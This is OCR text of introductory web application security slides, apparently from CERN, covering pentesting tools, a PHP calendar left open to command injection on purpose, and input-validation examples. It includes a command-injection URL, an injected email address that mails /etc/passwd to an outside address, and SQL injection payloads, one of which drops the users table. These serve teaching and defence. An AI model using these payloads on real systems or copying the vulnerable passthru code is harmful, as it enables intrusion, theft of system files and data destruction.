
Browser tools: *Inspect Element*




Browser extensions: *HTTP Headers*




Browser extensions: *HTTP Headers*




Browser extensions: *User agent switcher*




Browser extensions: *Wappalyzer*



Browser extensions: *Wappalyzer*



Browser extensions: *Tamper Data*



Browser extensions

These may be useful for more advanced pentesting:

- JSONView / JSON Formatter
- D3coder
- JavaScript Deobfuscator
- Greasemonkey / Tampermonkey
- REST client

Also, other recommend but I didn’t try:

- Hackbar
- Websecurify
- Access Me / SQL Inject Me / XSS Me


Other tools
(including *commercial*)

- Proxies
  - Tamper Data (browser extension), Paros
  - *Charles*
- Manual and semi-automated tools
  - OWASP Zed Attack Proxy (ZAP)
  - *Burp Suite*
- Automated Web security scanners
  - skipfish/plusfish, Wapiti, Arachni, W3AF, …
  - *Acunetix, HP WebInspect, IBM AppScan, …*

Introduction to Web penetration testing

WEB APPLICATION SECURITY


What can be attacked? How?




Blackbox vs. whitebox testing

Are internals of the system known to the tester?

- architecture, source code, database structure, configuration ...



testing as a user



testing as a developer

Online calendar

```
<?php    $year = $_GET['year'];   ?>
<html><body>
   <form method=”GET" action="cal.php">
      <select name="year">
         <option value="2015">2015</option>
         <option value="2016">2016</option>
         <option value="2017">2017</option>
      </select>
      <input type="submit" value="Show">
   </form><pre>
      <?php   if ($year) passthru("cal -y $year");  ?>
   </pre>
</body></html>
```

Online calendar

- Code: /afs/cern.ch/work/s/slopiens/www/whitehat-examples
- http://cern.ch/test-wh/cal.php

2015 Show

- http://cern.ch/test-wh/cal.php?year=2017

2017 Show

2017

January

Su	Mo	Tu	We	Th	Fr	Sa
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

February


Su	Mo	Tu	We	Th	Fr	Sa
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28				

March

Su	Mo	Tu	We	Th	Fr	Sa
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30	31	

Online calendar – vulnerabilities

- Can we see years other that 2015-2017?



- What more serious vulnerabilities does this app have?

  http://cern.ch/test-wh/cal.php?year=2015;uname%20-a

18 19 20 21 22 23 24 22 23 24 25
25 26 27 28 29 30 31 29 30

Linux webafs110 2.6.18-371.11.1.el5

- Does moving from GET to POST protect the app?

```
<?php    $year = $_POST['year'];   ?>
[..]
<form method=”POST" action="cal.php">
[..]
```


Malicious input data

Example: your script sends e-mails with the following shell command:

```
cat confirmation.txt | mail $email
```

and someone provides the following e-mail address:

```
me@fake.com; cat /etc/passwd | mail me@real.com
```



```
cat confirmation.txt | mail me@fake.com;
cat /etc/passwd      | mail me@real.com
```


Malicious input data (cont.)

Example (SQL Injection): your webscript authenticates users against a database:

```
select count(*) from users where name = '$name'
and pwd = '$password';
```


but an attacker provides one of these passwords:

anything' or 'x' = 'x



```
select count(*) from users where name = '$name'
and pwd = 'anything' or 'x' = 'x';
```

X'; drop table users; --



```
select count(*) from users where name = '$name'
and pwd = 'X'; drop table users; --';
```

E-groups: username in the browser??

